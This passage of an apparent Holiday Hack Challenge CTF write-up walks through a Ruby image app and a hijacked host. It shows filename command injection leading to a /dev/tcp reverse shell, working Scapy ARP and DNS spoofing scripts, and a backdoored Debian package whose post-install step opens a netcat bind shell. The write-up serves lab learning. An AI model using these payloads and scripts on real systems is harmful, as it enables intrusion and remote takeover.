      filename = "#{ FINAL_FOLDER }/#{ params['id'] }"

      if File.exists?(filename)
        return File.read(filename)
      else
        return 404, "Image not found!"
      end
    end

    get '/share' do
      if !params['id']
        raise 'ID is missing!'
      end

      filename = "#{ FINAL_FOLDER }/#{ params['id'] }.png"

      if File.exists?(filename)
        erb(:share, :locals => { id: params['id'] })
      else
        return 404, "Image not found!"
      end
    end

    post '/save' do
      payload = params
      payload = JSON.parse(request.body.read)
      data_url = payload['dataURL']
      png = Base64.decode64(data_url['data:image/png;base64,'.length .. -1])

      out_hash = Digest::SHA1.hexdigest png
      out_filename = "#{ out_hash }.png"
      out_path = "#{ FINAL_FOLDER }/#{ out_filename }"

      LOGGER.debug("output: #{out_path}")
      File.open(out_path, 'wb') { |f| f.write(png) }
      { id: out_hash }.to_json
    end
  end
end
```

Injection Vulnerability?

I know the application is vulnerable to a path injection vulnerability, because I exploited it to get the source code for the Ruby script. This is confirmed by looking at the code for the `/image` route handler, as it appears Jack has commented out any validation that prevents the '/' character.

The first thing I look for in the code is any system calls to the underlying operating system or database queries to a backend database. There's an OS call here in the `handle_image()` function:

```
if !system("convert -resize 800x600\\> -quality 75 '#{ filename }'
'#{ out_path }'")
```

The code appears to run the `convert` command, part of the ImageMagick suite, to resize the image with file in variable `filename`, and output the result to the file named in the variable `out_path`. I may be able to inject a semi-colon with another command or set of commands to execute.

The question is, are one of the variables `filename` or `out_path` under my control, with no input validation?

The only part of the `out_path` variable that I can control is the file extension, based on the filename variable. So I start with the filename variable. The `handle_image()` function is called by the `process_file()` function only when the filename ends with 'jpg', 'jpeg', or 'png'.

There are two places where the `process_file()` function is called: The `process_files()` function, and the `handle_zip()` function. The `process_files()` function is called by the `/upload` endpoint route handler, and appears to translate any given filename to a temporary filename. The `handle_zip()` function does not validate the filenames found in the zip file. In fact, it looks like Jack Frost commented out any validation that may have existed. So if a name of a file in an uploaded zip file contains injected commands, I should be able to have those executed, as long as the filename ends with one of 'jpg', 'jpeg', or 'png'.

Since I have the code, I don't have to test this blind. Instead, I can run an experiment with some sample Ruby code locally.

Take the test Ruby script:

```
string1 = "infilename.jpg"
string2 = "outfilename.jpg"
system("echo '#{ string1 }' '#{ string2 }'")
```

Let’s say I want to inject the command `uname`. I still want to `echo infilename.jpg`, and maybe even do something with `outfilename.jpg`, but I am also looking for the word “Linux” to appear from the injected `uname` command.

First try:

```
string1 = "infilename.jpg newoutfile.jpg;uname;touch junk.jpg"
string2 = "outfilename.jpg"
system("echo '#{ string1 }' '#{ string2 }'")
```

Result:

```
infilename.jpg newoutfile.jpg;uname;touch junk.jpg outfilename.jpg
```

Subsequently, experiment with placing single quotes. Ultimately, this:

```
string1 = "infilename.jpg newoutfile.jpg';uname;touch 'junk.jpg"
string2 = "outfilename.jpg"
system("echo '#{ string1 }' '#{ string2 }'")
```

Results in this:

```
infilename.jpg newoutfile.jpg
Linux
```

In this example, the `echo` command was executed with the parameters before the quotes, and the remaining were commands. I now have a zero-sized files named `junk.jpg` and `outfilename.jpg`. This is what I wanted.

Exploitation: Gaining a reverse shell

Step 1

Create a file named `aaa.jpg` which is a text file containing a line similar to:

```
bash -i >& /dev/tcp/10.0.0.1/8313 0>&1
```

Where the IP address `10.0.0.1` is replaced with the IP address of a public Internet facing host that I control that allows inbound connections from the Internet. Create a zip file containing the file with the command:

```
zip step1.zip aaa.jpg
```

Step 2

Run the commands:

```
touch “image.jpg junk.jpg’;bash aaa.jpg;touch ‘junk.jpg”
zip step2.zip “image.jpg junk.jpg’;bash aaa.jpg;touch ‘junk.jpg”
```

Step 3

On the host with the IP address in the reverse shell command from step 1, run the command:

```
nc -nvl 8313
```

Step 4

Upload `step1.zip` to the Tag Generator, wait a second, then upload `step2.zip` to the Tag Generator.

Step 5

I see a connection from `35.232.236.115`:

```
Connection received on 35.232.236.115 55106
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
app@cbf2810b7573:/tmp$
```

Type the command: `env | grep -i greetz`

```
env | grep -i greetz
GREETZ=JackFrostWasHere
```

9) ARP Shenanigans

Arriving at the roof of Kringle Castle, Alabaster Snowball asks for help regaining control of a host. Jack Frost has apparently hijacked the host at `10.6.6.35` with some custom malware.

Alabaster gives the hint to start the investigation by sniffing traffic on the eth0 interface of the host we’re given access to. Running the command `tcpdump -nni eth0`, gives the following output:

```
18:40:54.330518 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

(repeats)

Similarly, running the command `tshark -nni eth0`, gives the following output:

```
1 0.000000000 4c:24:57:ab:ed:84 → ff:ff:ff:ff:ff:ff ARP 42 Who has 10.6.6.53? Tell
10.6.6.35
```

(repeats)

The hijacked host is sending ARP packets. ARP stands for Address Resolution Protocol. The protocol is used to map between network addresses (e.g. IP address) to link layer addresses (e.g. MAC addresses) on a local area network. In this case, the host with MAC address `4C:24:57:AB:ED:84` is broadcasting to the entire local network (destination `FF:FF:FF:FF:FF:FF`) requesting for the MAC address associated with the IP address `10.6.6.53` be sent to IP address `10.6.6.35`.

Given these ARP requests repeat continuously, nobody is answering! Since this challenge is named "ARP Shenanigans", I decide to impersonate the host `10.6.6.53` and see what happens!

In the scripts directory of our host, there are some Scapy templates for responding to ARP and DNS requests. There are packet capture files in the pcaps directory. Reading these files with `tcpdump` and/or `tshark` confirm that files are example ARP/DNS requests and responses.

Viewing the `arp.pcap` file with Scapy can help with filling in the proper values of the template. I run this code:

```
from scapy.all import *

example = rdpcap('pcaps/arp.pcap')
for packet in example:
    packet.show()
```

The example ARP response looks like this:

```
###[ Ethernet ]###
  dst       = cc:01:10:dc:00:00
  src       = cc:00:10:dc:00:00
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
     op        = is-at
     hwsrc     = cc:00:10:dc:00:00
     psrc      = 10.10.10.1
     hwdst     = cc:01:10:dc:00:00
     pdst      = 10.10.10.2
###[ Padding ]###
        load      = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00'
```

Modify the template as follows:

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
```

```
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in
range(0,8*6,8)][::-1])
def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the
response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst="4c:24:57:ab:ed:84", type=0x806, src=macaddr)
        arp_response = ARP(pdst="10.6.6.35")
        arp_response.op = 2
        arp_response.hwsrc = macaddr
        arp_response.psrc = "10.6.6.53"
        arp_response.hwdst = "4c:24:57:ab:ed:84"
        arp_response.pdst = "10.6.6.35"
        response = ether_resp/arp_response
        sendp(response, iface="eth0")
def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=1)
if __name__ == "__main__":
    main()
```

The ARP response involves an ethernet frame with the destination set to the MAC address making the request, and the source address being our MAC address. I believe the `pdst` value needs to be the IP address of the destination, not the MAC address as the template suggests. This value is `10.6.6.35`. Set the `op` code to 2 (since this is a response), and set the `hwsrc` to our MAC address. Set the `psrc` to the IP address I am impersonating, and the `hwdst` and `pdst` values to the MAC address and IP address of the hijacked computer respectively. I just removed other “all nines” and “some value here” fields since I don’t think they are needed.

Now, in one `tmux` window, run the sniffer omitting the ARP traffic. With that running, in a second `tmux` window, run the above Python ARP responder script.

The sniffer terminal appears as follows:

```
guest@12d707101a94:~$ tcpdump -nni eth0 not arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
19:11:06.883390 IP 10.6.6.35.45492 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
```

As predicted, there’s a DNS request. The confirms the ARP response worked. The output is tells me that the hijacked host is asking for the address record (i.e. the IP address) for the host with name `ftp.osuosl.org`.

Similar to ARP, I can see what a DNS request and response look like in Scapy with the following code:

```
from scapy.all import *

example = rdpcap('pcaps/dns.pcap')
for packet in example:
    packet.show()
```

The example DNS response looks like this:

```
###[ Ethernet ]###
  dst       = 00:e0:18:b1:0c:ad
  src       = 00:c0:9f:32:41:8c
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 76
     id        = 53241
     flags     = 
     frag      = 0
     ttl       = 128
     proto     = udp
     chksum    = 0x9539
     src       = 192.168.170.20
     dst       = 192.168.170.8
     \options   \
###[ UDP ]###
        sport     = domain
        dport     = 32795
        len       = 56
        chksum    = 0xa317
###[ DNS ]###
           id        = 30144
           qr        = 1
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 1
           z         = 0
           ad        = 0
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 1
           nscount   = 0
           arcount   = 0
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.netbsd.org.'
            |  qtype     = A
            |  qclass    = IN
           \an        \
            |###[ DNS Resource Record ]###
            |  rrname    = 'www.netbsd.org.'
            |  type      = A
            |  rclass    = IN
            |  ttl       = 82159
            |  rdlen     = None
            |  rdata     = 204.152.190.12
           ns        = None
           ar         = None
```

There’s a provided template representing a DNS response, but it lacks any information about DNS layer values. The example above helps a little bit. Combining that with information from the following resources:

https://scapy.readthedocs.io/en/latest/api/scapy.layers.dns.html
https://thepacketgeek.com/scapy/building-network-tools/part-09/

I end-up with the following code:

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in
range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"
def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=macaddr, dst=packet[Ether].src)   # need to replace mac
addresses
    ip  = IP(dst=packet[IP].src, src=ipaddr_we_arp_spoofed)
# need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=53)                             # need
to replace ports
    dns = DNS(
            id = packet[DNS].id,
            qr = 1,
            ancount = 1,
            qd = packet[DNSQR],
            an = DNSRR(rrname = "ftp.osuosl.org", rdata = ipaddr)
            )
    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")
def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                              # dns
        "udp[10] & 0x80 = 0",                           # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we had
spoofed (not our real ip)
        "ether dst host {}".format(macaddr)             # our macaddress since we
spoofed the ip to our mac
    ] )
    # sniff the eth0 int without storing packets in memory and stopping after one
dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0,
iface="eth0", count=1)
if __name__ == "__main__":
    main()
```

The values at the Ethernet, IP, and UDP layer are very straight forward. Since this is a response, I take the source and destination values of the request packet, and flip them in the response. I need to be careful to use the IP address that I am spoofing as the source IP address at these layers. At the DNS layer, the `id` is the id of the request, the value of `QR` is 1 to indicate a response and the value of `ancount` is also 1 since I am only providing one answer. If you have ever done a DNS query in verbose mode, it always prints a query section and an answer section. The query is from the original packet, so I just set `qd` to that. The answer is a default DNSRR record with the name of host `ftp.osuosl.org` and the real IP address of my host. At the DNS layer, it's very important that I **don't** use the spoofed IP address. The host will "take my word for it" that the requested hostname resolves to my real IP address.

Now, I need three `tmux` windows to see what to do next. I need to do the following in order:

1. Run a sniffer.
2. Run the DNS responder script.
3. Run the ARP responder script.

The ARP response should trigger the DNS request like before, and the DNS response should trigger some other traffic that I'll catch with the sniffer.

Following this process yields the following:

```
guest@f4c09ee4880b:~$ tcpdump -nni eth0 not arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
20:18:48.896536 IP6 fe80::5c58:fff:fed2:57e1 > ff02::2: ICMP6, router solicitation,
length 16
20:19:25.760524 IP6 fe80::5c58:fff:fed2:57e1 > ff02::2: ICMP6, router solicitation,
length 16
20:20:37.440517 IP6 fe80::5c58:fff:fed2:57e1 > ff02::2: ICMP6, router solicitation,
length 16
20:20:54.702266 IP 10.6.6.35.24453 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
20:20:54.722282 IP 10.6.6.53.53 > 10.6.6.35.24453: 0- 1/0/0 A 10.6.0.3 (62)
20:20:54.730035 IP 10.6.0.3.52418 > 10.6.6.35.64352: Flags [S], seq 3106231189, win
64240, options [mss 1460,sackOK,TS val 2277139110 ecr 0,nop,wscale 7], length 0
20:20:54.730099 IP 10.6.6.35.64352 > 10.6.0.3.52418: Flags [S.], seq 2501025979,
ack 3106231190, win 65160, options [mss 1460,sackOK,TS val 1818423505 ecr
2277139110,nop,wscale 7], length 0
20:20:54.730119 IP 10.6.0.3.52418 > 10.6.6.35.64352: Flags [.], ack 1, win 502,
options [nop,nop,TS val 2277139110 ecr 1818423505], length 0
20:20:54.733819 IP 10.6.0.3.52418 > 10.6.6.35.64352: Flags [P.], seq 1:518, ack 1,
win 502, options [nop,nop,TS val 2277139114 ecr 1818423505], length 517
20:20:54.733886 IP 10.6.6.35.64352 > 10.6.0.3.52418: Flags [.], ack 518, win 506,
options [nop,nop,TS val 1818423509 ecr 2277139114], length 0
20:20:54.735851 IP 10.6.6.35.64352 > 10.6.0.3.52418: Flags [P.], seq 1:1514, ack
518, win 506, options [nop,nop,TS val 1818423511 ecr 2277139114], length 1513
20:20:54.735881 IP 10.6.0.3.52418 > 10.6.6.35.64352: Flags [.], ack 1514, win 501,
options [nop,nop,TS val 2277139116 ecr 1818423511], length 0
20:20:54.736588 IP 10.6.0.3.52418 > 10.6.6.35.64352: Flags [P.], seq 518:598, ack
1514, win 501, options [nop,nop,TS val 2277139117 ecr 1818423511], length 80
```

```
20:20:54.736819 IP 10.6.6.35.64352 > 10.6.0.3.52418: Flags [P.], seq 1514:1769, ack
598, win 506, options [nop,nop,TS val 1818423512 ecr 2277139117], length 255
20:20:54.737001 IP 10.6.0.3.52418 > 10.6.6.35.64352: Flags [P.], seq 598:810, ack
1769, win 501, options [nop,nop,TS val 2277139117 ecr 1818423512], length 212
20:20:54.737051 IP 10.6.6.35.64352 > 10.6.0.3.52418: Flags [P.], seq 1769:2024, ack
810, win 505, options [nop,nop,TS val 1818423512 ecr 2277139117], length 255
20:20:54.742645 IP 10.6.6.35.55496 > 10.6.0.3.80: Flags [S], seq 318481293, win
64240, options [mss 1460,sackOK,TS val 1818423518 ecr 0,nop,wscale 7], length 0
20:20:54.742685 IP 10.6.0.3.80 > 10.6.6.35.55496: Flags [R.], seq 0, ack 318481294,
win 0, length 0
20:20:54.744088 IP 10.6.6.35.64352 > 10.6.0.3.52418: Flags [FP.], seq 2024:2244,
ack 810, win 505, options [nop,nop,TS val 1818423519 ecr 2277139117], length 220
20:20:54.745292 IP 10.6.0.3.52418 > 10.6.6.35.64352: Flags [.], ack 2245, win 501,
options [nop,nop,TS val 2277139126 ecr 1818423512], length 0
20:20:54.745437 IP 10.6.0.3.52418 > 10.6.6.35.64352: Flags [F.], seq 810, ack 2245,
win 501, options [nop,nop,TS val 2277139126 ecr 1818423512], length 0
20:20:54.745483 IP 10.6.6.35.64352 > 10.6.0.3.52418: Flags [.], ack 811, win 505,
options [nop,nop,TS val 1818423521 ecr 2277139126], length 0
```

Following the same process with `tshark`, yields:

```
guest@f4c09ee4880b:~$ tshark -nni eth0 not arp
Capturing on 'eth0'
    1 0.000000000    10.6.6.35 → 10.6.6.53    DNS 74 Standard query 0x0000 A
ftp.osuosl.org
    2 0.032530836    10.6.6.53 → 10.6.6.35    DNS 104 Standard query response
0x0000 A ftp.osuosl.org A 10.6.0.3
    3 0.035722861     10.6.0.3 → 10.6.6.35    TCP 74 52512 → 64352 [SYN] Seq=0
Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2277551076 TSecr=0 WS=128
    4 1.046779379     10.6.0.3 → 10.6.6.35    TCP 74 [TCP Retransmission] 52512 →
64352 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2277552087 TSecr=0
WS=128
    5 1.046886452    10.6.6.35 → 10.6.0.3     TCP 74 64352 → 52512 [SYN, ACK] Seq=0
Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1818836482 TSecr=2277552087 WS=128
    6 1.046908553     10.6.0.3 → 10.6.6.35    TCP 66 52512 → 64352 [ACK] Seq=1
Ack=1 Win=64256 Len=0 TSval=2277552087 TSecr=1818836482
    7 1.047808506     10.6.0.3 → 10.6.6.35    TLSv1 583 Client Hello
    8 1.047857900    10.6.6.35 → 10.6.0.3     TCP 66 64352 → 52512 [ACK] Seq=1
Ack=518 Win=64768 Len=0 TSval=1818836483 TSecr=2277552088
    9 1.049186078    10.6.6.35 → 10.6.0.3     TLSv1.3 1579 Server Hello, Change
Cipher Spec, Application Data, Application Data, Application Data, Application Data
   10 1.049204876     10.6.0.3 → 10.6.6.35    TCP 66 52512 → 64352 [ACK] Seq=518
Ack=1514 Win=64128 Len=0 TSval=2277552089 TSecr=1818836484
   11 1.049699948     10.6.0.3 → 10.6.6.35    TLSv1.3 146 Change Cipher Spec,
Application Data
   12 1.049893975    10.6.6.35 → 10.6.0.3     TLSv1.3 321 Application Data
   13 1.050066497     10.6.0.3 → 10.6.6.35    TLSv1.3 278 Application Data
   14 1.050091147    10.6.6.35 → 10.6.0.3     TLSv1.3 321 Application Data
   15 1.053071719    10.6.6.35 → 10.6.0.3     TCP 74 55590 → 80 [SYN] Seq=0
Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1818836488 TSecr=0 WS=128
   16 1.053095712     10.6.0.3 → 10.6.6.35    TCP 54 80 → 55590 [RST, ACK] Seq=1
Ack=1 Win=0 Len=0
   17 1.054094992    10.6.6.35 → 10.6.0.3     TLSv1.3 286 Application Data,
Application Data, Application Data
   18 1.054987906     10.6.0.3 → 10.6.6.35    TCP 66 52512 → 64352 [ACK] Seq=810
Ack=2245 Win=64128 Len=0 TSval=2277552095 TSecr=1818836485
```

```
   19 1.055102510     10.6.0.3 → 10.6.6.35    TCP 66 52512 → 64352 [FIN, ACK] Seq=810 Ack=2245 Win=64128 Len=0 TSval=2277552095 TSecr=1818836485
   20 1.055127782    10.6.6.35 → 10.6.0.3     TCP 66 64352 → 52512 [ACK] Seq=2245 Ack=811 Win=64640 Len=0 TSval=1818836490 TSecr=2277552095
```

It looks like there's some kind of TLSv1.3 communication happening, initiated from my host to the hijacked host. It's not clear what that's about. Another thing I see is that the hijacked computer is attempting to initiate a connection with me on port 80 but my host sends a TCP RESET because there's likely no service bound and listening to port 80. I will change that!

Now I try the following process:

1. Start a simple webserver.
2. Run the DNS responder.
3. Run the ARP responder.

```
guest@f4c09ee4880b:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [30/Dec/2020 20:38:58] code 404, message File not found
10.6.6.35 - - [30/Dec/2020 20:38:58] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -
```

The above suggests that Jack Frost has a backdoor in a malicious Debian package and there's some process that's trying to fetch it and (hopefully) install it.

Next step is to build a Debian package of my own that allows me to gain a shell. Conveniently, there's a `debs` directory containing some Debian packages. One notable package is `netcat-traditional` that I should be able to use to gain a remote shell. Running the command `dpkg --contents netcat-traditional_1.10-41.1ubuntu1_amd64.deb` shows it installs in /bin. This is useful information.

According to https://www.leaseweb.com/labs/2013/06/creating-custom-debian-packages/, the minimum I need in a Debian package are:

1. A DEBIAN directory containing a control file.
2. A directory structure that matches the filesystem structure of where we want the target files installed.

So, the plan is to build a Debian package named `suriv_amd64.deb` with the following contents:

1. All of the Debian packages in the debs directory to be installed in `/var/spool/deb-packages`. This should be a path not actually used by the operating system.
2. A post-install script that installs the Debian packages from `/var/spool/deb-packages` and then executes a bind shell.

Once the package is built, copy to a path `pub/jfrost/backdoor` and start a webserver. When the spoofed ARP and DNS responses are triggered, the hijacked host should fetch and install the Debian package. When the Debian package is installed, the post-install script should install the Debian packages dragged along in the package, then execute a bind shell that I can connect to.

Here’s a BASH script that builds the package, copies to the correct path, and starts the webserver:

```
PACKAGE='suriv'
WEBPATH='html/pub/jfrost/backdoor'
PKGLIST=`ls debs`
INSTPATH='/var/spool/deb-packages'
# Structure the package
mkdir $PACKAGE
mkdir ${PACKAGE}/DEBIAN
cat >${PACKAGE}/DEBIAN/control <<EOL
Package: ${PACKAGE}
Version: 1.0
Section: custom
Priority: optional
Architecture: amd64
Essential: no
Installed-Size: 1024
Maintainer: Not Jack Frost
Description: Backdoor
EOL
mkdir -p ${PACKAGE}${INSTPATH}
cp debs/* ${PACKAGE}${INSTPATH}
cat >${PACKAGE}/DEBIAN/postinst <<EOL
PKG_LIST=\`ls ${INSTPATH}\`
for p in \$PKG_LIST
do
  apt install ${INSTPATH}/\$p
done
/bin/nc.traditional -lp 8313 -e /bin/sh &
EOL
chmod -R 0755 ${PACKAGE}/DEBIAN
# Create the deb package
dpkg-deb --build ${PACKAGE}
#copy it to the expected path
mkdir -p ${WEBPATH}
cp ${PACKAGE}.deb ${WEBPATH}/${PACKAGE}_amd64.deb
#start the webserver
cd html
python3 -m http.server 80
```


The above script must be started before anything else. Second, the DNS responder script, then finally the ARP spoof script. Once there’s evidence that the hijacked server has fetched the deb package, I can try connecting to the bind shell. Once all three steps are complete, the final step:

```
guest@f4c09ee4880b:~$ nc 10.6.6.35 8313
ls
NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
bin
boot
dev
etc
home
```

```
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
grep recuse NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
The board took up final discussions of the plans presented last year for the
expansion of Santa’s Cast
le to include new courtyard, additional floors, elevator, roughly tripling the size
of the current cas
tle.  Architect Ms. Pepper reviewed the planned changes and engineering reports.
Chairman Frost noted,
 “These changes will put a heavy toll on the infrastructure of the North Pole.”
Mr. Krampus replied,
“The infrastructure has already been expanded to handle it quite easily.”  Chairman
Frost then noted,
“But the additional traffic will be a burden on local residents.”  Dolly explained
traffic projections
 were all in alignment with existing roadways.  Chairman Frost then exclaimed, “But
with all the atten
tion focused on Santa and his castle, how will people ever come to refer to the
North Pole as ‘The Fro
stiest Place on Earth?’”  Mr. In-the-Box pointed out that new tourist-friendly
taglines are always und
er consideration by the North Pole Chamber of Commerce, and are not a matter for
this Board.  Mrs. Nat
ure made a motion to approve.  Seconded by Mr. Cornelius.  Tanta Kringle recused
herself from the vote
 given her adoption of Kris Kringle as a son early in his life.
```

10) Defeat Fingerprint Sensor

To complete this, I have to make sure I am not Santa. I do this by going back to where I first appeared as Santa, which takes me back to that dark room off the Workshop that was controlled by the HID lock. I leave the workshop, then proceed to the elevator. Once in the elevator, click on the control panel. Using the Chrome browser, I open the Developer tools. Then, using the Selector Tool in the top left of the Developer Tools console, select any button that not ‘3’ (in this case, choose “R”). This will highlight the code on the in the Developer Console screen on the right, as shown below:



```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
 ▼<body>
   ▼<div id="root">
     ▼<div class="hhc-modal challenge visible">
       ▼<div class="modal-frame challenge challenge-elevator2">
         ▼<iframe title="challenge" src="https://elevator.kringlecastle.com?challenge=elevator
         2&id=a4fbb3e3-5beb-…ellowlight,elevator-key,greenlight,redlight,workshop-button,marbl
         e,portals">
           ▼#document
             <!DOCTYPE html>
             ▼<html lang="en">
               ▶<head>…</head>
               ▼<body class="nut2 nut candycane ball yellowlight elevator-key greenlight redlig
               ht workshop-button marble portals">
                 ▶<div class="box-parent">…</div>
                 ▼<div class="cover">
                   ▶<div class="localstorage-error">…</div>
                    <img class="f15btn found" src="images/floor1-5button.png">
                    <div class="key"></div>
                    <div class="print-cover"></div>
                    <button class="btn btn1 powered" data-floor="1">1</button>
                   ▶<button class="btn btn15 active powered" data-floor="1.5">…</button>
                    "`
                          "
                    <button class="btn btn2 powered" data-floor="2">2</button>
                    <button class="btn btn3 powered" data-floor="3">3</button>
…                   <button class="btn btnr powered" data-floor="r">R</button> == $0
                  </div>
                  <script src="app.js"></script>
                </body>
              </html>
            </iframe>
          </div>
          <a class="close-modal-btn" href="/">Close</a>
        </div>
       ▶<div class="ui-spinner">…</div>
        <ul class="notifications corner-notifications"></ul>
        <ul class="notifications toast-notifications"></ul>
       ▶<div class="hhc-game-elements hide-chat">…</div> grid
        <div class="hhc-background"></div>
        <div style="position: absolute;"></div>
       ▶<div style="display: none;">…</div>
      </div>
      <script async src="https://www.googletagmanager.com/gtag/js?id=G-WGSERHK06K"></script>
     ▶<script>…</script>
      <script type="text/javascript" src="/js/main/christmasmagic.js"></script>
    </body>
</html>
```

```
element.style {
}
button.btn.btnr {                 style.css:65
   top: 73px;
   left: 509px;
}
button.powered {                  style.css:47
   border: ▶ 2px solid
      #feffa9;
   pointer-events: all;
}
button {                          style.css:31
   width: 80px;
   height: 80px;
   border-radius: ▶ 50%;
   position: absolute;
   color: transparent;
   display: block;
   text-align: center;
   cursor: pointer;
   background: ▶ transparent;
   ~~border: ▶ 2px solid~~
      ~~#ef0000;~~
   filter: blur(1px);
   ~~pointer-events: none;~~
   transition: ▶ border .5s;
}
* {                               style.css:1
   box-sizing: border-box;
}
button {   user agent stylesheet
   appearance: button;
   -webkit-writing-mode:
      horizontal-tb !important;
   text-rendering: auto;
   ~~color: -internal-light-dark(~~
      ~~black, white);~~
   letter-spacing: normal;
   word-spacing: normal;
   text-transform: none;
   text-indent: 0px;
   text-shadow: none;
   ~~display: inline-block;~~
   ~~text-align: center;~~
   align-items: flex-start;
   ~~cursor: default;~~
   ~~background-color: -internal-~~
      ~~light-dark(~~
      ~~rgb(239, 239, 239),~~
      ~~rgb(59, 59, 59));~~
   ~~box-sizing: border-box;~~
   margin: ▶ 0em;
   font: ▶ 400 13.3333px Arial;
   padding: ▶ 1px 6px;
   ~~border-width: ▶ 2px;~~
   ~~border-style: ▶ outset;~~
   ~~border-color: ▶ -internal-~~
      ~~light-dark(~~
      ~~rgb(118, 118, 118),~~
      ~~rgb(133, 133, 133));~~
   ~~border-image: ▶ initial;~~
}
```

position 73
margin –
border 2
padding 1
509 – 2 6 64 × 74 6 2 – 211
1
